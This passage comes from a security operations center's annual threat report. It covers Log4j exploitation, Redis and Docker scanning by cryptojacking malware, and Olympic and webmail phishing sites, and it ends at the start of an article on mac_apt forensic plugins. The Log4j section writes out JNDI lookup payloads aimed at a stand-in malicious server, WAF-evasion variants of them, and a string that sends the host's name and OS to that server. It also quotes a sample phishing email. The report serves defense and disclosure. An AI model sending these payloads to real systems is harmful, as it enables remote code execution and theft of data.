On December 10, a version of Apache Log4j 2 (Java logging library) that fixed an RCE vulnerability (CVE-2021-44228) was released[18]. This fix was incomplete, however, and a series of fixes for new vulnerabilities (CVE-2021-44832[19], CVE-2021-45046, CVE-2021-45105[20]) were subsequently released. CVE-2021-44228 and CVE-2021-45046, in particular, are considered critical (the




Figure 3: Observed Attacks Targeting Apache HTTP Server Vulnerabilities (Oct.–Dec. 2021)

[14] Apache Software Foundation, "Fixed in Apache HTTP Server 2.4.50" (https://httpd.apache.org/security/vulnerabilities_24.html#2.4.50).

[15] wizSafe Security Signal, "Discovery of path transversal vulnerability in Apache HTTP Server 2.4.50" (https://wizsafe.iij.ad.jp/2021/10/1285/, in Japanese).

[16] Apache Security Team (https://www.apache.org/security/).

[17] Apache Software Foundation, "Fixed in Apache HTTP Server 2.4.51" (https://httpd.apache.org/security/vulnerabilities_24.html#2.4.51).

[18] Apache Software Foundation, "Apache Log4j Security Vulnerabilities" (https://logging.apache.org/log4j/2.x/security.html).

[19] MITRE, "CVE-2021-44832" (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44832).

[20] MITRE, "CVE-2021-45105" (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105).

most serious type) and, if exploited, allow information theft and RCE. Apache Log4j is a widely used Java library, so this became a major security industry topic. An example of an attack is illustrated below (Figure 4).

In the Apache Log4j 2 library, dynamic log output is achieved by using Lookup functions[*21] to process specific character strings in the logs as variables. One is JNDI Lookup, which contributed to the vulnerability. JNDI Lookup can be exploited to execute arbitrary external code and steal environment variables. First, the attacker sends data with a header containing an exploit string to a server with the Apache Log4j vulnerability. The receiving server uses JNDI Lookup to process this, causing it to download and execute Java code prepared by the attacker from a specified URL. Our honeypot observations appear below (Figure 5).

In the early stages, strings used in such attacks contained expressions like "${jndi:ldap" and "${jndi:dns", and our SOC also observed such attacks starting from late at night on December 10. As awareness of such attacks spread and administrators took steps such as blocking these strings, attackers began trying workarounds using other valid expressions in the Apache Log4j Lookup syntax. These are the strings like "${lower:", "${env:", and "${::-" also shown in Figure 5. Apache Log4j Lookup allows nesting of "${}", so "${jndi:${lower:l}${lower:d}${lower:a}${lower:p}}" is parsed as "${jndi:ldap}". Another observed technique was the use of default Lookup values through the ":-" syntax. If a value being looked up is not found, Apache Log4j uses the default value, so you can output the character "j" with "${::-j}". Similarly, attackers can also look up nonexistent environment variables as a way of using default values as a workaround, with strings like "${evn:NaN:-j}".



1. Sends malicious string
${jndi:ldap://malicious.server.com/x}
Attacker
2. Request
ldap://malicious.server.com/x
3. Response containing malicious Java code
Malicious server
Vulnerable server
4. Executes malicious Java code

Figure 4: Flowchart of Attack Exploiting the Apache Log4j Vulnerability




Figure 5: Observations of Attacks Targeting the Apache Log4j Vulnerability (December 2021)

[*21] Apache Software Foundation, "Log4j 2 Lookups" (https://logging.apache.org/log4j/2.x/manual/lookups.html).

We have also observed attacks designed to steal environment variables in the following form:
“${jndi:ldap://malicious.server.com/
operatingSystem = $(sys:os.name)/
hostName = ${env:HOSTNAME}}”

The vulnerabilities discussed here can be addressed by updating to the latest version of Java. If you cannot update immediately because you are still investigating the impact of the changes or whatnot, please consider workarounds such as disabling Apache Log4j and JNDI Lookups, using a WAF, and so forth. We also recommend you check for the existence of any suspicious processes and files to see if you have received an attack or not.

1.3.3 Cryptocurrency-related Scanning

Our SOC has observed scans targeting hosts that are open to the Internet. In 2019, we discussed scanning activity targeting JSON-RPC used in an Ethereum client (8545/TCP)[*22], and in 2020, we discussed scanning activity targeting Elasticsearch (9200/TCP)[*23]. In 2021, we observed a significant increase in scanning, particularly on 6379/TCP and 2375/TCP. The 6379/TCP port is used by the in-memory database Redis. Redis has no password set by default, so if you expose it publicly, people can access it without a password. An attacker could exploit the config command or slaveof command to execute arbitrary commands[*24]. The 2375/TCP port is used by the container platform Docker. If a Docker daemon that can operate containers is exposed to external access, an attacker may deploy a malicious container image and execute arbitrary commands[*25].

Table 6 shows the top 10 TCP ports on which scanning was observed on the IIJ Managed Firewall Service in 2020 and 2021. Scans on 6379/TCP rose from 13th (2020) to 6th place (2021), with the number of scans increasing 3.11 times. Scans on 2375/TCP rose from 39th (2020) to 9th place (2021), with the number of scans increasing 6.15 times.

Rank	2020	2021
1	23/TCP	23/TCP
2	445/TCP	22/TCP
3	80/TCP	80/TCP
4	8080/TCP	8080/TCP
5	22/TCP	443/TCP
6	81/TCP	6379/TCP
7	3389/TCP	445/TCP
8	1433/TCP	81/TCP
9	5555/TCP	2375/TCP
10	8545/TCP	3389/TCP

Table 6: Top 10 TCP Ports by Number of Scans Observed in 2020 and 2021

[*22] Internet Infrastructure Review (IIR) Vol. 42, “Observational Data” (https://www.iij.ad.jp/en/dev/iir/pdf/iir_vol42_report_EN.pdf).

[*23] Internet Infrastructure Review (IIR) Vol. 46, “Observational Data” (https://www.iij.ad.jp/en/dev/iir/pdf/iir_vol46_report_EN.pdf).

[*24] Trend Micro, “Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining” (https://www.trendmicro.com/en_us/research/20/d/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining.html).

[*25] Palo Alto Networks, “Attacker’s Tactics and Techniques in Unsecured Docker Daemons Revealed” (https://unit42.paloaltonetworks.com/attackers-tactics-and-techniques-in-unsecured-docker-daemons-revealed/).

Figures 6 and 7 show scanning on 6379/TCP and 2375/TCP, respectively, as a percentage of all scanning observed on the IIJ Managed Firewall Service over January 2020 – December 2021. The data are normalized so that total scanning activity over the period corresponds to 100% on the vertical axis.

Figure 6 shows that scans on 6379/TCP increased sharply in March 2021, rising 2.73 fold versus February 2021. The number of scans trended down from April to July 2021, but we continued to observe many scans through December 2021. Figure 7 shows that scans on 2375/TCP increased sharply in May 2021, rising 2.31 fold versus April 2021. The number of scans peaked in July 2021 and trended down until October 2021, but then increased again from mid-December 2021.

The increase in scans on 6379/TCP (Redis) and 2375/TCP (Docker) was confirmed by Japan's National Institute of Information and Communications Technology (NICT) and the JPCERT Coordination Center (JPCERT/CC)[*26,*27]. It was also reported that these ports were the target of attacks by the cryptojacking group TeamTNT[*28,*29]. When a host is infected with TeamTNT malware, it downloads and runs mining tools. Scans aimed at spreading malware infections are also run in addition to this mining activity, and this may have had an influence on the increase in scans on these ports.




Figure 6: Scanning Activity on 6379/TCP (January 2020 – December 2021)




Figure 7: Scanning Activity on 2375/TCP (January 2020 – December 2021)

[*26] NICT, "NICTER observational statistics for April–June 2021" (https://blog.nicter.jp/2021/09/nicter_statistics_2021_2q/, in Japanese).

[*27] JPCERT/CC, "Internet Threat Monitoring Report (July 1, 2021 – September 30, 2021)" (https://www.jpcert.or.jp/english/doc/TSUBAMEReport2021Q2_en.pdf).

[*28] Aqua Security Software, "Threat Alert: TeamTNT is Back and Attacking Vulnerable Redis Servers" (https://blog.aquasec.com/container-attacks-on-redis-servers).

[*29] Palo Alto Networks, "Black-T: New Cryptojacking Variant from TeamTNT" (https://unit42.paloaltonetworks.com/black-t-cryptojacking-variant/).

In the case of Docker, it has been reported that some malware scans not only 2375/TCP but also 2376/TCP, 2377/TCP, 4243/TCP, and 4244/TCP[*29, *30], and our SOC has also observed similar increases in scanning on these ports. There are also reports of new attacks targeting the container orchestration service Kubernetes[*31]. While this scanning is smaller in scale than the Redis/Docker activity, we can confirm that scans targeting 10250/TCP (kubelet), used by Kubernetes, are on the rise.

When the TeamTNT malware scans externally, it scans random IP address ranges. So a host may be infected if it is open to the Internet, and if infected, it will perform scans aimed at spreading the malware further. However, more than half of the 6379/TCP (Redis) and 2375/TCP (Docker) scanning observed in 2021 originated from a particular cloud provider. It is thought this is because the malware contains source code that disables host security components used by that cloud provider[*28] and hosts running on the platform are thus relatively easy to infect. So hosts open to the Internet may be infected by malware, but because some hosts are more susceptible than others in this way, there is a skew toward certain hosts in terms of the source of scans.

This section has discussed the increase in scanning on 6379/TCP (Redis) and 2375/TCP (Docker). When TeamTNT malware infects these services, they can download and run mining tools. These attacks were not transient; the scanning continued through the end of 2021. So we recommend checking whether any services you operate have been unintentionally exposed to the world. When exposing a service to the outside world, you need to take steps such as setting up an ACL and authentication.

1.3.4 Observations on Phishing Sites

This section covers phishing sites that our SOC analysts focused on in 2021. First, we discuss the features of, and our observations on, a phishing site pretending to be a livestream service observed during the 2021 Olympic and Paralympic Games. We then look at a phishing site pretending to be a webmail service and using a sophisticated attack method.

■ Phishing Site Pretending to be an Olympic Livestream Service

The 2020 Tokyo Olympic Games took place over July 23 – August 8, 2021, and the 2020 Tokyo Paralympic Games over August 24 – September 5, 2021, a year later than originally planned. Because of the COVID-19 pandemic, most venues were closed to spectators, and the Games were broadcast live on TV and the Internet. Phishing sites pretending to offer livestreams of the Olympic Games appeared during the event[*32], and people reported on external Q&A sites that they had accessed these sorts of phishing sites and been duped into entering their email address and password.

[*30] Trend Micro, "Compromised Docker Hub Accounts Abused for Cryptomining Linked to TeamTNT" (https://www.trendmicro.com/en_us/research/21/k/compromised-docker-hub-accounts-abused-for-cryptomining-linked-t.html).


[*31] Palo Alto Networks, "Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes" (https://unit42.paloaltonetworks.com/hildegard-malware-teamtnt/).

[*32] Trend Micro, "Tokyo Olympics Leveraged in Cybercrime Attack" (https://www.trendmicro.com/en_us/research/21/h/tokyo-olympics-leveraged-in-cybercrime-attack.html).

Our SOC also observed many such phishing sites. The phishing sites observed had an image of a video player in the center of the screen (Figure 8). The title of the page said "Japan vs. Mexico Women's Softball Live Broadcast" in Japanese, and an image of a baseball field appeared in the background, so it seems to have been targeting Japanese viewers wanting to watch the softball. Clicking the play button in the center of the screen does not play the match but instead displays a screen showing the NHK logo and asking the user to create an account. In addition to that shown in Figure 8, phishing sites pretending to offer livestreams of the Olympic opening ceremony and of the Japanese team's soccer matches were also seen in the wild.

Our SOC observed access to such phishing sites during the Olympics. Figure 9 shows traffic to phishing sites as a percentage of total observed on the IIJ Secure Web Gateway Service from July to September. The data are normalized so that total traffic to phishing sites over the period corresponds to 100% on the vertical axis.

Over the period, activity was highest on July 21, accounting for 18.01% of the total. This was the date of the first softball match in the opening round (Japan vs. Australia). A lot of traffic to phishing sites was subsequently observed during the Olympic Games proper (July 23 – August 8), and traffic was also observed during the Paralympic Games (August 24 – September 5). An


日本vsメキシコア女子ソフトボール 放送 Live

メンバーだけがこれを閲覧できます！

メンバーだけがこれを閲覧できます！

メンバーだけがこれを閲覧できます！

メンバーだけがこれを閲覧できます！

Figure 8: Example of Phishing Site Screen




Figure 9: Traffic to Phishing Sites (July–September 2021)

investigation into traffic to phishing sites revealed that people were accessing them via search engines in the following manner.

1. User searches via a search engine such as Google or Yahoo
2. User visits a compromised website
3. User visits a website built with a specific blogging service
4. User visits the phishing site


Given that most visits to phishing sites started with a search engine search followed immediately by a visit to a compromised website (that has been tampered with), the compromised websites may have been displayed at the top of the search results when users accessed them. Another feature of this activity was that the time between visiting the compromised website and reaching the phishing site was short. This is probably because the users were redirected by JavaScript code on the sites. Specifically, the sites in Step 2 have JavaScript code in the onerror attribute of img tags, and by deliberately causing an error, the user is made to visit the site in Step 3, which is specified in the location.href property. On the site in Step 3, the location.replace method is used in a script tag to specify the Step 4 URL, causing the user to visit the phishing site. So a visit to a compromised website may result in the user being forcibly redirected to a phishing site.

Other phishing sites that similarly pretend to offer livestreams of golf, soccer, etc. have appeared after the Olympics as well. Attackers may be using legitimate sites that have been compromised to display sites at the top of search results. So users need to be careful not to carelessly click on sites even when they are at the top of search results. The Anti-Phishing Council of Japan's Anti-Phishing Guidelines[*33] are also worth reviewing.

Phishing Sites Pretending to be Webmail Services

In 2021, our SOC observed numerous phishing sites pretending to be webmail services and designed to steal account details. Phishing sites designed to steal information are not uncommon these days, but attack methods are becoming more sophisticated every year, making it difficult to stay ahead and prevent harm. Here, we look at one particular case observed by our SOC.

Figure 10 is an example of a phishing email observed by our SOC. The attacker pretends to be a service provider and leads the user to a phishing site by pretending that



差出人： "iij.ad.jp | Iij@iij.ad.jp" <[redacted]> 宛先： [redacted]
件名： Iijサポートセンター [知らせ] -[redacted] 日時： Tue, 09 Nov 2021 07:23:17 +0000

このメールはiij.ad.jpブロードバンドインターネット接続サービス[iij.ad.jp]からのもので、メールボックスの使用量が上限に近づいていることを通知します。

メールボックスの使用率は80%を超えています。メールボックスの使用率が100%を超えると、新着メールを受信できなくなります。メールボックスから不要なメールを削除します。

メールボックスの使用状況を確認するには

ウェブメールにログインし、以下のリンクで各フォルダを確認してください。

https//www.autho.iij.ad.jp/log/ < Recipient email address >

Link destination:
https://[redacted]/[redacted]/W/index.php?email=< Recipient email address >

-受信トレイフォルダ

-ドラフトフォルダ

-送信済みアイテムフォルダ

-迷惑メールフォルダ

*このメールはシステムによって自動的に配信され、返信することはできません。ご不明な点がございましたら、ヘルプデスクまでお問い合わせください。

Copyright © iij.ad.jp.,Ltd. All Rights Reserved.

Figure 10: Example of Phishing Email

[*33] Council of Anti-Phishing Japan, "Anti-Phishing Guidelines―2021 Edition" (https://www.antiphishing.jp/report/antiphishing_guideline_2021.pdf, in Japanese).


there is a maintenance issue or system problem. When the email is displayed in HTML format, the anchor text of the link in the email body will show the service provider's legitimate site, while the actual link destination may be a phishing site. In some cases, the email body is very similar to what the service operator actually sends its users, and if the user has seen similar notifications from the provider in the past, this may increase the likelihood of the user not noticing the minor differences and thus accessing the malicious site.

When you visit the link in the email body, the form's username field already contains the phishing email recipient's address. This is because the site is set up to prepopulate the field with the email address specified in the phishing site's URL parameter. This is no doubt intended to make it look like the email address is appearing due to a cookie saved by the Web browser so as to make the user think they have previously visited the site.

And by including the email address in the URL, the attacker can see from access logs and the like that the email address is in use even if the user does not enter a password or other information, so the address may be seen as offering a high probability of attack success and thus subsequently be used in other attacks.

If the user enters a password and clicks the Login button, an error message is displayed, and while the browser does not move to a post-login screen, the information entered is obtained by the attacker at this point. We have confirmed that attempts to log in again will result in the user being taken to the legitimate webmail service's login screen. This is probably so that, even if the failed login attempt seems suspicious, the user may not notice that they were on a phishing site. Account details stolen in this manner may be used to send emails targeting other users and thus cause additional harm. This is called lateral phishing, and as more and more users are duped via the cycle depicted in Figure 12, the attacker is able to send emails from an increasingly long list of addresses.

The majority of phishing sites observed by our SOC were constructed by tampering with legitimate websites. We



Welcome to Webmail

Username <Recipient's email address>

Password

□ メールアドレスを保存する

※メールアドレスは「email@sample.ne.jp」の様に@を含めたメールアドレス全体をご入力下さい。

Login

Figure 11: Example of Phishing Site



Attacker
(1) Attacker uses a compromised account to send emails directing people to a phishing site
(2) Recipients click the link in the email body and access the phishing site
(3) Recipients enter their account details into the phishing site
(4) Attacker exploits the account details
Victims


Figure 12: Cycle of Harm in Lateral Phishing

have confirmed that these phishing sites use the same content as legitimate services, and that the phishing sites behave in similar ways. Also, phishing sites linked to in email bodies are seldom used on an ongoing basis, and attackers tend to switch to different websites in quick succession.

In light of all this, it looks like attackers gather information on compromisable websites and prepare content in advance to make it easy to create phishing sites so that they can build numerous such sites in a short space of time, allowing them to mount attacks on a continuous basis by targeting the window between when they initiate an attack and when security products identify the phishing site as a threat and thus block access to it.


1.4 Conclusion

This report covered security topics and a range of observations that our SOC analysts focused on in 2021. Notwithstanding the discussions in Sections 1.2 and 1.3, the use of external services such as cloud computing and the like in recent times means that threats exist all over the place, including where your organization may be unable to get at them. So you need to gather relevant information, understand the situation, and implement swift responses on that basis. We will continue to publish information on threats observed via our Data Analytics Platform, key security topics, and the like in the hopes that it will prove useful to you in your security responses and operations.




Hiroyuki Kamogawa
Security Operations Center, Security Business Department, Advanced Security Division, IIJ

Junya Yamaguchi
Security Operations Center, Security Business Department, Advanced Security Division, IIJ



Shun Morishita
Security Operations Center, Security Business Department, Advanced Security Division, IIJ



Shimpei Miyaoka
Security Operations Center, Security Business Department, Advanced Security Division, IIJ

© Internet Initiative Japan Inc.

Creating a mac_apt Plugin (Part 1)

2.1 What is mac_apt?

Digital forensics is so well provided for on Windows that free and open source tools alone are sufficient for analyzing most artifacts. Yet in the case of macOS—which, like Windows, is widely used as a desktop OS—relatively few commercial products, not to mention free and open source tools, are available.

This probably reflects the relative OS market shares and needs within the digital forensics market. But the last few years have seen the release of open source forensic analysis tools for macOS that implement just enough features to be practically useful. In my case, I have been following a tool called mac_apt[*1] closely.

This tool was developed as a macOS forensic analysis framework and can analyze a range of artifacts using over 40 plugins. It also implements its own APFS and HFS+ file system parsers, allowing direct analysis without the disk image mounted. So to compare it with tools designed to perform analysis on disk images mounted in the OS, mac_apt obviates the need to install file system drivers, and it allows the analyst to perform analysis regardless of what OS they are running on the analysis machine. And in addition to de facto standard disk image formats like RAW and E01, it also supports relatively niche formats like AFF4 and SPARSEIMAGE. These are used by commercial forensic tools as disk image formats.

Conversion tools can be used to convert disk images to any number of formats, so analysis tools do not necessarily have to support a whole bunch of formats. But because the disk images of computers these days often exceed several hundred GB in size, converting disk images takes a lot of time and disk space. So the ability to analyze disk images without converting them is a plus for the analyst.

Many plugins are implemented for mac_apt, allowing analysis of many key artifacts. But mac_apt is developed almost solely by its creator, Yogesh Khatri, who cannot be expected to provide support for all artifacts.

If an artifact is unsupported, it would perhaps be common to submit an Issue on the mac_apt development repository and wait for someone to volunteer to implement a plugin. But if you have some understanding of the artifact's data structure, you might also consider implementing the plugin yourself, because as mentioned earlier, mac_apt was developed as a forensic analysis framework.

This has been a somewhat lengthy preamble, but I will now go over the basics of creating plugins for the mac_apt forensic analysis framework for macOS. There is no official documentation on creating plugins, so what follows is based on the source code of plugins already implemented and what I have learned from creating plugins. While mac_apt is written in Python, I will not be explaining Python terminology and the like here.

2.2 Important File Formats for macOS Forensics

